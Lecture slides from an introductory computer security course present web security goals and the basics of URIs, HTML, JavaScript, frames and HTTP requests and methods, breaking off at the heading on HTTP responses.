

Web Security - Introduction

**CSCI 4130: Introduction to Computer
Security**

Prof. Wei Meng

<https://course.cse.cuhk.edu.hk/~csci4130/>

The World Wide Web

- The World Wide Web was originally conceived as a geographically distributed information retrieval system
- The documents are interconnected through hyper links
- The Web has evolved into a full-fledged application platform for the execution of distributed applications
- The Web is also vulnerable to many attacks
- The impact of these attacks is enormous
 - Widespread use of the service
 - Accessibility of the servers
 - Widespread use of the clients

Web Security Goals

- Confidentiality
 - Malicious web sites shall not be able to learn the data on my computer and on other web sites
- Integrity
 - Malicious web sites shall not be able to modify the data on my computer and on other web sites
- Authenticity
 - Malicious web sites shall not be able to impersonate another website


Web Security Goals (Cont.)

- Availability
 - Attackers cannot make a website we visit unavailable
- Privacy
 - Malicious websites should not be able to learn my activities online
- Computing resource
 - Malicious websites should not be able to exhaust or abuse my computer's computing power
 - Another form of availability
- Others?

Web Vulnerability Analysis

- Vulnerabilities
 - In the protocols
 - In the infrastructure
 - In the server-side (back-end) of the application
 - In the client-side (front-end) of the application
- Many vulnerabilities are the results of interactions of the various components used for processing a request
- Understanding the basic technology is key

Web Application Architecture



URIs, URLs, URNs

- A **Uniform Resource Identifier** is a string that identifies a resource
 - Scheme: Protocol/framework
 - Authority: A name space that qualifies the resource
 - Path: A pathname composed of “/” separated strings
 - Query: An application-specific piece of information
- A URI can be further classified as a locator, a name, or both

URIs, URLs, URNs

- A **Uniform Resource Locator** is an identifier that contains the information to locate the resource
 - Where an identified resource is available and the mechanism for retrieving it
- A **Uniform Resource Name** is an identifier that identifies an entity regardless of the fact that it is accessible or even if it exists
 - Example: ISBN

Hypertext Markup Language (HTML)

- Describes the **structure** of Web pages using markup
- Markup Language
 - Include directives with content
 - Directives can dictate presentation and describe content, e.g., `<title>Title text</title>`
- Web pages are built from **HTML elements**
- HTML elements are represented by **tags**
 - HTML uses `<tag>...</tag>` to denote tags
 - Self-closing tag: `<bar />`
 - Void tags: `<img>`

Attributes of HTML Tags

- Tags can have **attributes** that provide metadata about the tag
- They live inside the start tag after the tag name
 - Multiple attributes are separated by spaces

```
<!DOCTYPE html>
<html>
<head>
<title>Page Title</title>
</head>
<body>

<h1>Introduction</h1>
<p id="p1" style="color: red">Welcome to my page!</p>

</body>
</html>
```

Introduction

Welcome to my page!

JavaScript

- The programming language of HTML and the Web
 - Supported by all browsers
- It is a high-level programming language
 - Weakly and dynamically typed
 - Interpreted
 - Objects are supported
- Very powerful
 - Can manipulate almost all (client-side) web site data


HTML Frames

- The `<frame>` tags allow for displaying multiple separate views or pages that are associated with separate URLs on the same page
 - Used in the early days to display navigation controls
 - Frames are enclosed by a `<frameset>` tag
- The `<iframe>` tags are inline frames
 - Similar to frames but do not require a `<frameset>`

HTML Frames (Cont.)

- The page we directly visit is loaded in a **main** frame
- The embedding/parent frame can specify only style and placement of the embedded/child frame in its own frame
- Frames can show content in their own interfaces (rectangles)
 - They cannot draw outside the designated interfaces

Web Application Architecture



HyperText Transfer Protocol

- An application-layer protocol used to transfer information between a web client and a web server
- Uses TCP port 80
- Client
 - Opens a TCP connection and sends requests
- Server
 - Accepts the connection and sends replies
- Multiple requests can be sent using the same TCP connection

HTTP Request

- Writes data into socket
- Embeds input data by the user in the headers and the body

- Headers specify

- Method
- Resource
- Protocol version
- Other info

- General header

- Request header

- Entity header

Headers

**Body
(optional)**

Method URL Version
GET /index.html HTTP/1.1

Host: www.example.com
User-Agent: Mozilla/5.0
Accept: text/html, */*
Accept-Language: en-us
Accept-Charset: ISO-8859-1,utf-8
Connection: keep-alive

\r\n

HTTP Methods

- GET - **Reads** data from a specified resource referred by the URL
- HEAD - Fetches **only the information (HTTP header)** about data at a specified resource
- POST - **Submits** “data” to be processed with a specified resource identified by the URL and **gets a response** back
 - Message posts
 - Form data submission
- PUT - **Uploads** data to be stored under a specified resource
 - It is different from the POST method

Resources

- A resource can be specified by an absolute URI or an relative path
- Absolute URIs are used when requesting a resource through a proxy
 - GET `http://www.exmaple.com/index.html` HTTP/1.1
- Relative paths are used when requesting a resource from a server that owns the resource
 - GET `/index.html` HTTP/1.1

HTTP Response

